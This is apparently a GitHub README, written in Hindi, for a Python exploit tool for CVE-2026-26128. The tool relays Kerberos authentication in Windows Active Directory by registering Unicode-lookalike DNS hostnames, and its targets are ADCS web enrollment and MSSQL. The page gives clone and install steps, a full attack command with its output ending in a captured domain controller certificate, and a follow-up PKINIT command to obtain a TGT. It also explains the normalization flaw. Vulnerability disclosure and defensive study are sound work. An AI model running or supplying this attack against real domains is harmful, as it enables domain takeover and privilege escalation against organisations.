
 jarnovandenbrink/cve-2026-26128
Kerberos प्रतिबिंब का शोषण Windows Active Directory में यूनिकोड सामान्यीकरण के माध्यम से करता है, ताकि ADCS और MSSQL तक प्रमाणीकरण को रिले किया जा सके, जिससे प्रमाणपत्र-आधारित विशेषाधिकार वृद्धि संभव हो सके।

विंडोज एक्टिव डायरेक्ट्री में यूनिकोड नॉर्मलाइज़ेशन के माध्यम से केरबेरोस रिफ्लेक्शन का शोषण करने के लिए पायथन टूल। Guillaume André / Synacktiv द्वारा शोध पर आधारित।
ये टूल केवल Python 3.8+ के साथ संगत हैं। GitHub से रिपॉजिटरी क्लोन करें, निर्भरताएँ इंस्टॉल करें और आप उपयोग के लिए तैयार हैं:
git clone https://github.com/jarnovandenbrink/CVE-2026-26128.git
cd CVE-2026-26128
pip install -r requirements.txt

python3 CVE-2026-26128.py contoso.com/john:password -t http://contoso-dc.contoso.com/certsrv/certfnsh.asp -l 192.168.1.80 -dc-ip 192.168.1.10
[*] Connecting to LDAP on 192.168.1.10
[*] LDAP connection established
[*] Adding DNS record: cⓞntoso-dc.contoso.com
[*] Waiting for DNS propagation... 180s
[*] DNS propagation complete
[*] Setting up SMB Server
[*] SMBD: Received connection from 192.168.1.10
[*] HTTP server returned status code 200, treating as a successful login
[*] [+] Attack worked!
[*] Certificate will be written to: /path/to/CONTOSO-DC.pfx
[*] To request a TGT using PKINIT run:
	python3 gettgtpkinit.py contoso.com/CONTOSO-DC$ -cert-pfx /path/to/CONTOSO-DC.pfx -dc-ip 192.168.1.10 out.ccache
[*] GOT CERTIFICATE! ID 16
[*] Writing PKCS#12 certificate to ./CONTOSO-DC.pfx
[*] Certificate successfully written to file
वैकल्पिक रूप से, यह हमला ADCS वेब एनरोलमेंट और MSSQL के विरुद्ध भी किया जा सकता है। ध्यान दें कि MSSQL में केरबेरोस रिले करने के लिए SQL सर्वर को मशीन अकाउंट के रूप में चलना चाहिए। अन्यथा AP-REQ को सही कुंजी से डिक्रिप्ट नहीं किया जाएगा।
यह टूल उस तरीके का शोषण करता है जिससे विंडोज SPN को हल करते समय यूनिकोड वर्णों को नॉर्मलाइज़ करता है। DnsCache सेवा NORM_IGNORECASE के साथ CompareStringW का उपयोग करती है, जो ⓢⓡⓥ1․ⓐⓓ․ⓛⓞⓒⓐⓛ को srv1.ad.local से अलग मानती है, जिससे यह DNS अनुरोध जारी करती है। दूसरी ओर, डोमेन कंट्रोलर नॉर्मलाइज़ेशन फ्लैग 0x31403 के साथ LCMapStringEx का उपयोग करता है। यूनिकोड होस्टनाम के लिए DNS रिकॉर्ड पंजीकृत करके और इसे हमलावर मशीन पर इंगित करके, AP-REQ को किसी भी ऐसी सेवा पर रिले किया जा सकता है जो चैनल बाइंडिंग या संचार अखंडता को लागू नहीं करती है।
समर्थित रिले लक्ष्य ADCS वेब एनरोलमेंट और MSSQL हैं। SCCM AdminService समर्थन की योजना है। ध्यान दें कि मार्च 2026 पैच ट्यूज़डे अपडेट के साथ पैच किए गए सिस्टम पर SMB रिले अब संभव नहीं है।






